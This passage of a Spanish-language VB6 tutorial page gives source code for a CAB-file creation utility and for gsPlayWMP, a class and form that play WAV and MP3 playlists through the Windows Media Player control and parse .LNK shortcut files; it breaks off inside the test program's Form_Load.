    ' Agregar el fichero soltado en el TextBox o en el ListBox
    If Index = 0 Then                   ' Índice cero para el TextBox
        Drop2Text Data
    ElseIf Index = 1 Then               ' Índice uno para el ListBox
        Drop2List Data
    End If
End Sub

Private Sub lstFics_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Agregar los ficheros soltados al ListBox
    Drop2List Data
End Sub


Private Sub lstFics_KeyDown(KeyCode As Integer, Shift As Integer)
    ' Si se pulsa la tecla suprimir, borrar los ficheros seleccionados
    Dim i As Long

    If KeyCode = vbKeyDelete Then
        With lstFics
            ' Hacer el bucle desde el final para que no de problemas al borrar
            For i = .ListCount - 1 To 0 Step -1
                ' Si está seleccionado, quitar ese elemento
                If .Selected(i) Then
                    .RemoveItem i
                End If
            Next
        End With
    End If
End Sub


Private Sub Timer1_Timer()
    ' Deshabilitar el temporizador y mostrar el copyright
    Timer1.Enabled = False
    lblStatus = lblStatus.Tag
End Sub

Private Sub txtCab_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Agregar el fichero soltado en el TextBox
    Drop2Text Data
End Sub
```

```
Private Function SoloNombre(ByVal sFileName As String) As String
    ' Devuelve sólo el nombre del fichero sin el path
    Dim i As Long
    Dim sFic As String

    sFic = sFileName
    ' Buscar el último \
    For i = Len(sFileName) To 1 Step -1
        If Mid$(sFileName, i, 1) = "\" Then
            sFic = Mid$(sFileName, i + 1)
            Exit For
        End If
    Next

    SoloNombre = sFic
End Function


Private Sub Drop2List(Data As DataObject)
    ' Agregar los ficheros soltados al ListBox
    Dim i As Long

    On Error Resume Next

    ' Comprobar si son ficheros
    If Data.GetFormat(vbCFFiles) Then
        For i = 1 To Data.Files.Count
            lstFics.AddItem Data.Files(i)
        Next
    End If

    Err = 0
End Sub


Private Sub Drop2Text(Data As DataObject)
    ' Agregar el fichero soltado en el TextBox
    Dim i As Long
    Dim sFic As String

    On Error Resume Next

    ' Comprobar si es un fichero
    If Data.GetFormat(vbCFFiles) Then
        txtCab = Data.Files(1)
        '
        ' Si la extensión no es .CAB, cambiarla
        sFic = txtCab
        i = InStr(LCase$(sFic), ".cab")
        If i = 0 Then
            For i = Len(sFic) To 1 Step -1
                If Mid$(sFic, i, 1) = "." Then
                    txtCab = Left$(sFic, i) & "cab"
                    Exit For
                End If
            Next
        End If
    End If

    Err = 0
End Sub
```

Este es el listado del fichero **catsrvut6.IDL** para la creación de librerías de tipos:

```
// Generated .IDL file (by the OLE/COM Object Viewer)
//
// typelib filename: 6

[
  uuid(8E17FFE3-C5BA-11D1-8D8A-0060088F38C8),
  version(1.0),
  helpstring("COM MakeCab 1.0 Type Library")
]
library COMMKCABLib
{
    // TLib :     // TLib : OLE Automation : {00020430-0000-0000-C000-000000000046}
    importlib("stdole2.tlb");

    // Forward declare all types defined in this typelib
    interface IMakeCab;

    [
      uuid(8E17FFF3-C5BA-11D1-8D8A-0060088F38C8),
      helpstring("MakeCab Class")
    ]
    coclass MakeCab {
        [default] interface IMakeCab;
    };

    [
      odl,
      uuid(8E17FFF2-C5BA-11D1-8D8A-0060088F38C8),
      helpstring("IMakeCab Interface"),
      dual,
      oleautomation
    ]
    interface IMakeCab : IDispatch {
        [id(0x00000001), helpstring("method CreateCab")]
        HRESULT CreateCab(
                        [in] VARIANT CabFileName,
                        [in] VARIANT MakeSignable,
                        [in] VARIANT ExtraSpace);
        [id(0x00000002), helpstring("method AddFile")]
        HRESULT AddFile(
                        [in] VARIANT FileName,
                        [in] VARIANT FileNameInCab);
        [id(0x00000003), helpstring("method CloseCab")]
        HRESULT CloseCab();
        [id(0x00000004), helpstring("method CopyFile")]
        HRESULT CopyFile(
                        [in] VARIANT CabName,
                        [in] VARIANT FileNameInCab);
    };
};
```

Espero que le saques algún provecho a esta utilidad.

Nos vemos.
Guillermo

El código de ejemplo y el fichero IDL está en este fichero zip: gsMakeCabW2K.zip (9.94 KB)

gsPlayWMP

Una utilidad para reproducir listas de ficheros de audio (WAV y MP3), usando el Windows Media Player del IE5

Publicado: 24/Dic/1999
Actualizado: 18/Abr/2001

Espero que esta utilidad os resulte interesante, sobre todo porque "encapsula" la funcionalidad del control Media Player (antes conocido como **ActiveMovie**) que incluye el Internet Explorer a partir de la versión 5.0

El programa usa una clase: **cPlayWMP** que a su vez usa un formulario en el que hay insertado un control WMP que es el encargado de reproducir los ficheros de audio con extensión WAV y MP3, si tienes el IE4, tendrás que sustituirlo por el control ActiveMovie, pero no reproducirá ficheros con extensión MP3.
Si no quieres usar el control **Windows Media Player**, podrías usar llamadas a las funciones del API contenidas en la librería dinámica **WINMM.DLL**, lo mismo en otra ocasión creo una clase que use esa librería, ya que así te evitas el tener el formulario ese que contiene el control... pero para que la winmm.dll "entienda" el formato MP3, necesitarás el IE5 o superior...


Esta utilidad además de permitir que se arrastren y suelten ficheros con extensión **WAV**, **MP3** y accesos directos a estos tipos, permite seleccionar y crear listas de reproducción con la extensión que quieras, pero la "recomendable" es la estándard: **M3U**.
También encontrarás un método, (por la cuenta de la vieja), que te permitirá entender ficheros de accesos directos, al menos si NO son del tipo MS-DOS... pero algo es algo... sé que se puede hacer lo mismo (o mejor) usando el API, pero... esto es lo que hay...

> Si te fijas en el código, el control WMP en el formulario se llama ActiveMovie1, esto es porque inicialmente lo hice con ese control, incluido en el IE4, pero cuando Microsoft decidió cambiar el nombre del control, así como la funcionalidad... en fin... fue un pequeño calvario, ya que aunque hay una referencia para "compatibilidad" con el ActiveMovie, realmente no se podía cargar el formulario que contenía el susodicho control ActiveMovie, ya que daba error; además de que algunos eventos no se producen en la nueva versión, que seguramente estará mejorada, pero que a mí particularmente me "jodió" un poquito... ya que el evento que yo usaba para saber si había acabado era el Timer... pero bueno, la cosa ya está arreglada y espero que tú no tengas que esforzarte en buscar el funcionamiento de dicho control... (aunque seguramente, si lo buscas, puede que hasta mejores el que yo le he dado)

Al final tienes los links a los ficheros ZIP

Los listados, etc.

Este es el aspecto de la utilidad en funcionamiento:



gsPlayWMP en funcionamiento

Explicación de las opciones del formulario

Como puedes comprobar, además de poder reproducir, hacer pausa y detener un sólo fichero, también permite hacer esas mismas operaciones con la lista creada...

- En la parte superior se mostrará el fichero que se está tocando actualmente, pulsando en el botón se puede seleccionar el que se quiera, si la extensión es M3U, se cargará en el listbox la lista contenida en dicho fichero.
- La etiqueta de la izquierda, (la que tiene el color verde), nos indica el tiempo restante y el estado actual de reproducción.
- La barra de desplazamiento de la izquierda, (la que está debajo de la etiqueta que muestra el tiempo), permite desplazar la posición actual de reproducción.
- La etiqueta con letras amarillas nos muestra el volumen asignado al control, la barra de desplazamiento permite cambiar ese volumen, (el volumen no es el del sistema, es el del control Windows Media Player).
- El botón con la etiqueta "Hacer Fade", permite hacer un desvanecimiento y restauración del volumen.
- Los tres botones sirven para reproducir desde el principio, hacer pausa/reanudar y detener.
- La lista muestra los ficheros a reproducir, usando los tres botones de la parte inferior.
- La caja de texto de la parte inferior (Unidad), es para que al escribir una unidad de disco, con los dos puntos, se cambie automáticamente en los ficheros de la lista y el actual. Esto lo hice porque uso un disco extraíble y el nombre de la unidad cuando lo inserto en otro equipo.
- La caja de textos "Lista" es el nombre del fichero con la lista de reproducción... el botó "Guardar lista..." pregunta el nombre del fichero en el que se guardará la susodicha lista.

Como ves, no tiene mayor complicación. Además de todo esto, se permite usar Arrastrar y soltar (Drag & Drop), tanto dentro de la lista como de la lista a la caja de textos del fichero actual, además de permitir arrastrar ficheros de audio y accesos directos...

El código de la clase csPlayWMP y de los formularios:

Este es el código de la clase:

Este link te llevará a la función para "interpretar" los accesos directos (LNK)

```
'-------------------------------------------------------------------------------
' cPlayWMP                                                          (12/Dic/99)
' Clase para "tocar" ficheros usando el Windows Media Player (quartz.dll)
'
' ©Guillermo 'guille' Som, 1999
'-------------------------------------------------------------------------------
Option Explicit
Option Compare Text

Public Enum ecspEstado
    ecsStopped
    ecsPaused
    ecsRunning
    ' Valores del Windows Media Player:                          (12/Dic/99)
    mpStopped = 0           ' Playback is stopped.
    mpPaused = 1            ' Playback is paused.
    mpPlaying = 2           ' Stream is playing.
    mpWaiting = 3           ' Waiting for stream to begin.
    mpScanForward = 4       ' Stream is scanning forward.
    mpScanReverse = 5       ' Stream is scanning in reverse.
    mpSkipForward = 6       ' Skipping to next.
    mpSkipReverse = 7       ' Skipping to previous
    mpClosed = 8            ' Stream is not open.
End Enum

Private m_FileName As String
Private m_HayFichero As Boolean

Public Property Get FileName() As String
    FileName = m_FileName
End Property

Public Property Let FileName(ByVal NewValue As String)
    ' Asignar el nombre del fichero a tocar
    '
    Dim i As Long

    On Local Error Resume Next

    Err = 0

    ' Comprobar si existe
    ' Es mejor hacer una asignación, por si el path da error        (31/May/99)
    i = Len(Dir$(NewValue))
    If Err Then
        i = 0
        Err = 0
    End If

    If i Then
        ' Asignar el nombre del fichero a la variable y al control
        ' Tener en cuenta si es acceso directo
        m_FileName = Me.Lnk2Path(NewValue)
        fcsPlay.ActiveMovie1.FileName = m_FileName
        m_HayFichero = True
    Else
        m_HayFichero = False
        m_FileName = ""
        fcsPlay.ActiveMovie1.FileName = ""
        fcsPlay.Terminado = True
    End If

    If Err Then
        m_HayFichero = False
        m_FileName = ""
        fcsPlay.ActiveMovie1.FileName = ""
        fcsPlay.Terminado = True
    End If
```

```
    Err = 0
End Property

Private Sub Class_Initialize()
    ' Cargar el formulario
    Load fcsPlay
End Sub

Private Sub Class_Terminate()
    ' Descargar el formulario
    Unload fcsPlay
End Sub

Public Sub Tocar(Optional sFileName As String = "")
    ' Empezar a tocar el fichero
    '
    Dim t1 As Double, t2 As Double

    On Local Error Resume Next

    Err = 0

    ' Si se especifica un fichero como parámetro, usar ese fichero
    If Len(sFileName) Then
        ' En la propiedad Let FileName se tiene en cuenta si es un acceso directo
        Me.FileName = sFileName
    End If
    '
    If m_HayFichero Then
        With fcsPlay
            t2 = TimeSerial(Hour(Now), Minute(Now), Second(Now) + 2)
            ' Esperar a que se cargue el fichero
            Do While .FicheroCargado = False
                DoEvents
                ' Si pasan 2 segundos y no se ha terminado de cargar...
                t1 = TimeSerial(Hour(Now), Minute(Now), Second(Now))
                If t1 > t2 Then
                    Exit Do
                End If
            Loop
            If .FicheroCargado Then
                ' Empezar a tocarlo
                ' Antes era .ActiveMovie.Run                        (24/Jul/99)
                ' Ahora no es .Run sino .Play
                .ActiveMovie1.Play
            End If
        End With
    Else
        fcsPlay.Terminado = True
    End If

    Err = 0
End Sub

Public Sub Parar()
    ' Parar de tocar el fichero

    On Local Error Resume Next

    Err = 0

    With fcsPlay.ActiveMovie1
        .Stop
        ' Posicionarlo al principio
        .CurrentPosition = 0
    End With


    Err = 0
End Sub
```

```
Public Sub Pausa()
    ' Hacer una pausa o reanudar

    On Local Error Resume Next

    Err = 0

    With fcsPlay
        If .EstadoActual = ecsPaused Then
            .ActiveMovie1.Play
        ElseIf .EstadoActual = ecsRunning Then
            .ActiveMovie1.Pause
        End If
    End With

    ' Si se produce aquí un error es que no se puede tocar
    ' o no hay fichero que se pueda tocar
    If Err Then
        fcsPlay.Terminado = True
    End If

    Err = 0
End Sub

Public Property Get TiempoTotal() As String
    TiempoTotal = fcsPlay.TiempoTotal
End Property

Public Property Get TiempoRestante() As String
    TiempoRestante = fcsPlay.TiempoRestante
End Property

Public Property Get Terminado() As Boolean
    Terminado = fcsPlay.Terminado
End Property

Public Property Get FicheroCargado() As Boolean
    FicheroCargado = fcsPlay.FicheroCargado
End Property

Public Property Get SegundosRestantes() As Long
    SegundosRestantes = fcsPlay.SegundosRestantes
End Property

Public Property Get EstadoActual() As ecspEstado
    ' Devuelve el estado actual del fichero que se está tocando
    EstadoActual = fcsPlay.EstadoActual
End Property

Public Property Get Volumen() As Long
    ' Devuelve el volumen actual
    On Local Error Resume Next

    Volumen = fcsPlay.ActiveMovie1.Volume

    Err = 0
End Property

Public Property Let Volumen(ByVal NewValue As Long)
    ' Establece el volumen
    Dim VolumenAnt As Long

    On Local Error Resume Next
    Err = 0

    With fcsPlay.ActiveMovie1
        VolumenAnt = .Volume
        .Volume = NewValue
        If Err Then
```

```
            .Volume = VolumenAnt
        End If
    End With

    Err = 0
End Property

Public Sub HacerFade(Optional ByVal nSegundos As Long = 3&, _
                     Optional ByVal lngPasos As Long = 1&, _
                     Optional ByVal MinVol As Long = -5000&)
    ' Hace fade en el volumen, llevandolo desde el actual a cero,
    ' también permite hacerlo de menor a mayor
    '   En el control ActiveMovie, el volumen va desde -10000 a 0
    '   Siendo -10000 silencio total y 0 el volumen máximo
    '
    ' Hacer fade llevando el volumen hasta cero         ( 1/Ago/98)
    ' o durantes los segundos indicados
    '   por defecto es 3 seg.
    ' el valor de lngPasos es para la cuenta hacia atrás
    '   por defecto es -1
    '
    ' Ejemplo para hacer un fade para bajar el volumen:
    '   HacerFade 2, 1, -5000
    ' Ejemplo para hacer un fade para aumentar el volumen:
    '   HacerFade 2, 2, 0
    '
    Dim i As Long
    Dim j As Long, k As Long
    Dim horaActual As Date
    Dim tmpVolActual As Long

    On Local Error Resume Next

    Err = 0

    ' Siempre será un número positivo
    ' ya que el nivel de volumen va desde -10000 a 0
    lngPasos = Abs(lngPasos)

    horaActual = Now
    '
    tmpVolActual = Me.Volumen
    '
    ' El bucle se hará siempre desde el volumen actual al mínimo indicado
    j = tmpVolActual
    k = MinVol
    If j > k Then lngPasos = -lngPasos
    For i = j To k Step lngPasos
        Me.Volumen = i
        DoEvents
        If Second(Now - horaActual) > nSegundos Then
            Exit For
        End If
    Next

    If Err Then
        Me.Volumen = 0
    End If

    Err = 0
End Sub

Public Function Lnk2Path(ByVal sFic As String) As String
    '--------------------------------------------------------------------------
    ' Convertir un fichero con extensión .LNK en el nombre completo (14/May/99)
    '--------------------------------------------------------------------------
    '
    ' Devuelve el path y nombre del fichero de un fichero .LNK
    ' La estructura de un fichero de extensión .LNK es:
```

```
' >>>Empezando por el final:<<<
' (Esto no es válido para los links de MS-DOS)
'   4 Nulos
'   Path de inicio completo
'   1 Nulo
'   1 byte con la longitud del path
'
'   Si el byte que precede a longitud no es un nulo:
'       Nombre del fichero
'       1 Nulo
'       1 byte con la longitud del nombre
'       (el nombre seguramente empezará con .\)
'   Si el byte que precede a la longitud es un nulo:
'       1 Nulo (este byte comprobado)
'       Nombre completo
'       1 Nulo
'       Nombre del Path en formato UNC (\\Computadora\Recurso)
'       1 Nulo
'-------------------------------------------------------------------------
'
Dim nFic As Long
Dim sTmp As String
Dim i As Long

On Error Resume Next

' Leer el contenido del fichero .LNK
If InStr(sFic, ".lnk") = 0 Then
    ' Si no tiene la extensión LNK devolver el mismo fichero
    Lnk2Path = sFic
    Err = 0
    Exit Function
End If

nFic = FreeFile
Open sFic For Binary As nFic
i = LOF(nFic)
' Esto puede dar error de fin de fichero
'sTmp = input$(LOF(nFic), nFic)
sTmp = Space$(i)
Get nFic, , sTmp
Close nFic

Dim j As Long
Dim c As Long
Dim s1 As String    ' s1 será el path
Dim s2 As String    ' s2 será el nombre del fichero

' Recorrerlo desde el final
' pero saltarse los cuatro últimos
For i = Len(sTmp) - 4 To 1 Step -1
    c = Asc(Mid$(sTmp, i, 1))
    ' Si es un Nulo...
    If c = 0 Then
        If Len(s1) = 0 Then
            ' Es el path
            j = Asc(Mid$(sTmp, i - 1, 1))
            s1 = Mid$(sTmp, i + 1, j)
            i = i - 1
            j = 1
            nFic = 0
            If Asc(Mid$(sTmp, i - 1, 1)) = 0 Then
                i = i - 1
                j = 0
                nFic = i
            End If
        ElseIf Len(s2) = 0 Then
            ' Es el nombre del fichero
```

```
                If j = 0 And nFic > 0 Then
                    s2 = Mid$(sTmp, i + 1, nFic - i - 1)
                    nFic = i
                Else
                    j = Asc(Mid$(sTmp, i - 1, 1))
                    s2 = Mid$(sTmp, i + 1, j)
                    nFic = 0
                End If
            Else
                Exit For
            End If
        End If
    Next
    ' El path devuelto será:
    '   El path de inicio + el nombre del fichero
    '
    ' Añadirle la barra de directorios a s1 y quitarle la que tenga s2
    If Right$(s1, 1) <> "\" Then
        s1 = s1 & "\"
    End If
    ' Tomar sólo el nombre del fichero sin el path
    For i = Len(s2) To 1 Step -1
        If Mid$(s2, i, 1) = "\" Then
            s2 = Mid$(s2, i + 1)
            Exit For
        End If
    Next
    Lnk2Path = s1 & s2

    Err = 0
End Function

Public Property Get CurrentPosition() As Double
    CurrentPosition = fcsPlay.ActiveMovie1.CurrentPosition
End Property

Public Property Let CurrentPosition(ByVal NewValue As Double)
    On Error Resume Next
    fcsPlay.ActiveMovie1.CurrentPosition = NewValue
    If Err Then
        fcsPlay.ActiveMovie1.CurrentPosition = 0
    End If
    Err = 0
End Property

Public Property Get Duration() As Double
    ' Devuelve la duración total del fichero                        (15/Dic/99)
    Duration = fcsPlay.ActiveMovie1.Duration
End Property
```

Este es el código del formulario con el control WMP: (fcsPlay)

```
'
'-------------------------------------------------------------------------------
' fcsPlay                                                           (24/Jul/99)
' Formulario para tocar los ficheros usando el Windows Media Player del IE5
'
' ©Guillermo 'guille' Som, 1999
'-------------------------------------------------------------------------------
Option Explicit

Private m_SegundosRestantes As Long

Private m_Terminado As Boolean

Private m_TiempoRestante As String
Private m_TiempoTotal As String
```

```
Private m_durMin As Double
Private m_durSec As Double

Private Resto As Long
Private durMinutos As Double
Private durSegundos As Double

Private m_EstadoActual As ecspEstado
Private m_FicheroCargado As Boolean

Private Sub ActiveMovie1_OpenComplete()
    ' Este evento ya no se produce en el control Windows Media Player
    ' Se recomienda usar ReadyStateChange.
    ' Desde ese evento llamo a este procedimiento                    (24/Jul/99)
    On Local Error Resume Next

    ' Aunque Microsoft dice que este evento está obsoleto, se usa...
    ' además también está en ReadyStateChange
    m_FicheroCargado = True
    m_Terminado = False

    ' Aquí se puede producir un error si no se puede tocar           (28/Jun/99)
    Err = 0
    ' Asignar la duración total en minutos y segundos
    Resto = ActiveMovie1.Duration

    If Err Then
        m_Terminado = True
        Resto = 0
    End If

    ' Los segundos restantes siempre serán los segundos por tocar
    m_SegundosRestantes = Resto

    m_durMin = Fix(Resto / 60)
    m_durSec = Resto - m_durMin * 60
    m_TiempoTotal = Format$(m_durMin, "00") & "." & Format$(m_durSec, "00")

    ' Estos valores son para el tiempo restante
    durMinutos = 0
    durSegundos = 0
    m_TiempoRestante = Format$(durMinutos, "00") & "." & Format$(durSegundos, "00")

    If Err Then
        m_TiempoRestante = "00:00 (ERROR)"
    End If

    Err = 0
End Sub

Private Sub ActiveMovie1_Timer()
    ' Este evento ya no está disponible en el Windows Media Player control
    ' Se llama desde ActiveMovie1_PositionChange
    On Local Error Resume Next

    ' En este evento se procesa la información a mostrar
    With ActiveMovie1
        Resto = .Duration - .CurrentPosition

        If Err Then
            Resto = 0
        End If

        ' Los segundos restantes siempre serán los segundos por tocar
        m_SegundosRestantes = Resto

        durMinutos = Fix(Resto / 60)
        durSegundos = Resto - durMinutos * 60
        m_TiempoRestante = Format$(durMinutos, "00") & "." & Format$(durSegundos, "00")
    End With
```

```
    Err = 0
End Sub

Private Sub ActiveMovie1_PlayStateChange(ByVal OldState As Long, ByVal NewState As Long)
'    ' Este evento no se produce en el Windows Media Player          (24/Jul/99)
'    ' En su lugar usar PlayStateChange
    '
    '
    ' Posibles valores de los parámetros xxxState
    ' mpStopped         0   Playback is stopped.
    ' mpPaused          1   Playback is paused.
    ' mpPlaying         2   Stream is playing.
    ' mpWaiting         3   Waiting for stream to begin.
    ' mpScanForward     4   Stream is scanning forward.
    ' mpScanReverse     5   Stream is scanning in reverse.
    ' mpSkipForward     6   Skipping to next.
    ' mpSkipReverse     7   Skipping to previous
    ' mpClosed          8   Stream is not open.
    '
    ' newState = 0-Stop, 1-Pausa, 2-Play
    ' Valores del ActiveMovie
    ' amvStopped    0   The player is stopped.
    ' amvPaused     1   The player is paused.
    ' amvRunning    2   The player is playing the multimedia file.
    '
    m_EstadoActual = NewState

    ' Nueva comprobación                                            (12/Dic/99)
    Select Case m_EstadoActual
    Case mpPaused, mpPlaying
        m_Terminado = False
    Case Else
        m_Terminado = True
    End Select

End Sub

Private Sub ActiveMovie1_ReadyStateChange(ReadyState As MediaPlayerCtl.ReadyStateConstants)
    ' Los valores posibles de ReadyState son:
    ' amvUninitialized  1   The FileName property has not been initialized.
    ' amvLoading        0   The ActiveMovie Control is asynchronously loading a file.
    ' amvInteractive    3   The control loaded a file,
    '                       and downloaded enough data to play the file,
    '                       but has not yet received all data.
    ' amvComplete       4   All data has been downloaded.
    '
    ' Los nombres y valores de la enumeración no han cambiado       (24/Jul/99)
    Select Case ReadyState
    Case amvInteractive
        m_FicheroCargado = True
    Case amvComplete
        ActiveMovie1_OpenComplete
    Case Else
        m_FicheroCargado = False
    End Select
End Sub

Private Sub Form_Initialize()
    ' Por si se cierra el formulario y se accede a alguna propiedad (28/Jun/99)
    m_Terminado = True
End Sub

Private Sub Form_Terminate()
    m_Terminado = True
End Sub

Private Sub Form_Unload(Cancel As Integer)
    ' Dejar de tocar el fichero
```

```
    On Local Error Resume Next
    ActiveMovie1.Stop
    m_Terminado = True

    Err = 0

    Set fcsPlay = Nothing
End Sub

Friend Property Get FicheroCargado() As Boolean
    ' Propiedad de sólo lectura
    ' El valor se asignará al cargarse completamente el fichero
    FicheroCargado = m_FicheroCargado
End Property

Friend Property Get EstadoActual() As ecspEstado
    ' Devuelve el estado actual del fichero que se está tocando
    EstadoActual = m_EstadoActual
End Property

Friend Property Get TiempoTotal() As String
    On Local Error Resume Next

    ' Asignar la duración total en minutos y segundos
    Resto = ActiveMovie1.Duration
    m_durMin = Fix(Resto / 60)
    m_durSec = Resto - m_durMin * 60
    m_TiempoTotal = Format$(m_durMin, "00") & "." & Format$(m_durSec, "00")

    TiempoTotal = m_TiempoTotal

    Err = 0
End Property

Friend Property Get TiempoRestante() As String
    ' Ahora hay que "forzar" a crear la información:
    ActiveMovie1_Timer
    TiempoRestante = m_TiempoRestante
End Property

Friend Property Let Terminado(ByVal NewValue As Boolean)
    m_Terminado = NewValue
End Property

Friend Property Get Terminado() As Boolean
    Terminado = m_Terminado
End Property

Friend Property Get SegundosRestantes() As Long
    ' Devuelve los segundos que quedan por tocar
    On Local Error Resume Next

    Err = 0
    ' En este evento se procesa la información a mostrar
    With ActiveMovie1
        ' Sólo si está tocando
        If .PlayState = mpPlaying Then
            m_SegundosRestantes = .Duration - .CurrentPosition
            If Err Then
                m_SegundosRestantes = 0
            End If
        End If
    End With
    Err = 0
    SegundosRestantes = m_SegundosRestantes
End Property
```

Este es el código del programa:

```
'
'--------------------------------------------------------------------------------
' Prueba de csPlayWMP                                                  (12/Dic/99)
'
' ©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------------
Option Explicit
Option Compare Text

Private CambiandoPos As Boolean
Private dPos As Double

Private sLista As String
Private sEstadoActual() As String
Private sUnidad As String

Private m_Tocando As Boolean
Private m_TocandoLista As Boolean
Private m_queFichero As Long

' Clase para manejar el fichero a tocar
Private m_csPlay As cPlayWMP

Private m_CD As cComDlg

Private Sub cmdExaminar_Click(Index As Integer)
    On Local Error Resume Next

    With m_CD
        .hWnd = Me.hWnd
        .FileName = Text1
        .Filter = "Tipos admitidos (*.wav; *.mp3; *.m3u)|*.wav;*.mp3;*.m3u|Ficheros Wav
(*.wav)|*.wav|Ficheros MP3 (*.mp3)|*.mp3|Lista de ficheros (*.m3u)|*.m3u"
        .CancelError = True
        .ShowOpen
        If Err = 0 Then
            Text1 = .FileName
            If InStr(.FileName, ".m3u") = 0 Then
                m_csPlay.FileName = .FileName
            Else
                sLista = .FileName
                ' abrir la lista
                AbrirLista
            End If
        End If
    End With

    Err = 0

End Sub

Private Sub cmdFade_Click()
    Static Invertir As Boolean

    If Invertir Then
        cmdFade.Caption = "&Fade"
        DoEvents
        m_csPlay.HacerFade 4, 1, 0
    Else
        cmdFade.Caption = "&Restaurar"
        DoEvents
        m_csPlay.HacerFade 3, 1, -5000
    End If
    HScrollVol.Value = m_csPlay.Volumen
    Invertir = Not Invertir
End Sub
```

```
Private Sub cmdFic_Click(Index As Integer)
    ' Comandos para tocar la lista
    Select Case Index
    Case 0  ' Tocar
        m_TocandoLista = True
        TocarLista
    Case 1  ' Pausa
        If m_csPlay.EstadoActual = ecsPaused Then
            m_csPlay.Tocar
        Else
            m_csPlay.Pausa
        End If
    Case 2  ' Parar
        m_TocandoLista = False
    End Select
End Sub

Private Sub cmdFic1_Click(Index As Integer)
    ' Tocar el fichero

    On Error Resume Next

    Select Case Index
    Case 0
        m_csPlay.Tocar Text1

        ' El valor de cada paso del HScrollPos
        dPos = m_csPlay.Duration / HScrollPos.Max
        HScrollPos.Value = 0
        HScrollVol.Value = m_csPlay.Volumen

        m_Tocando = True
    Case 1
        ' Pausa
        If m_csPlay.EstadoActual = ecsPaused Then
            m_csPlay.Tocar
        Else
            m_csPlay.Pausa
        End If
    Case 2
        ' Parar
        m_csPlay.Parar
        m_Tocando = False
    End Select
    '
    Err = 0
End Sub

Private Sub cmdGuardar_Click()
    ' Guardar el contenido de la lista                              (22/Ago/99)
    Dim sFic As String
    Dim nFic As Long
    Dim i As Long

    On Error Resume Next

    With m_CD
        .hWnd = Me.hWnd
        .DialogTitle = "Guardar lista"
        .FileName = txtLista
        .Filter = "Lista MP3 y TXT (*.m3u; *.txt)|*.m3u;*.txt|Lista MP3 (*.m3u)|*.m3u|Ficheros de
texto (*.txt)|*.txt"
        .CancelError = True
        .ShowSave
        If Err Then
            Err = 0
            Exit Sub
        Else
            sLista = .FileName
```

```
            txtLista = sLista
        End If
    End With

    On Local Error GoTo ErrGuardar

    If lstLista.ListCount Then
        sFic = sLista
        nFic = FreeFile
        Open sFic For Output As nFic
        For i = 0 To lstLista.ListCount - 1
            Print #nFic, lstLista.List(i)
        Next
        Close nFic
    End If

    Exit Sub
ErrGuardar:
    Close
    MsgBox "Se ha producido el error:" & vbCrLf & _
           Err.Number & " " & Err.Description

    Err = 0
End Sub

Private Sub Form_Load()
    Const cSonidos As String = "C:\Sonidos\"
    Dim sFic As String
    Dim sTmp As String
    Dim nFic As Long
    Const cMsg As String = "Prueba de csPlayWMP"
    Dim i As Long

    HScrollPos.Max = 100
    HScrollVol.min = -10000&
    HScrollVol.Max = 0&

    ' Para mostrar el estado actual                                    (12/Dic/99)
    ' ecspEstado.mpStopped =0, ecspEstado.mpClosed = 8
    ReDim sEstadoActual(ecspEstado.mpStopped To ecspEstado.mpClosed)
    sEstadoActual(ecspEstado.mpClosed) = "Closed"
    sEstadoActual(ecspEstado.mpPaused) = "Paused"
    sEstadoActual(ecspEstado.mpPlaying) = "Playing"
    sEstadoActual(ecspEstado.mpScanForward) = "ScanForward"
    sEstadoActual(ecspEstado.mpScanReverse) = "ScanReverse"
    sEstadoActual(ecspEstado.mpSkipForward) = "SkipForward"
    sEstadoActual(ecspEstado.mpSkipReverse) = "SkipReverse"
    sEstadoActual(ecspEstado.mpStopped) = "Stopped"
    sEstadoActual(ecspEstado.mpWaiting) = "Waiting"

    '------------------------------------------------------------- (22/Ago/99)
    ' Comprobar si los ficheros de prueba están en la unidad indicada
    txtUnidad = "E:"
    ComprobarUnidad

    Text1 = sUnidad & "\Sonidos\Jennifer Lopez-If you had my love mini.wav"

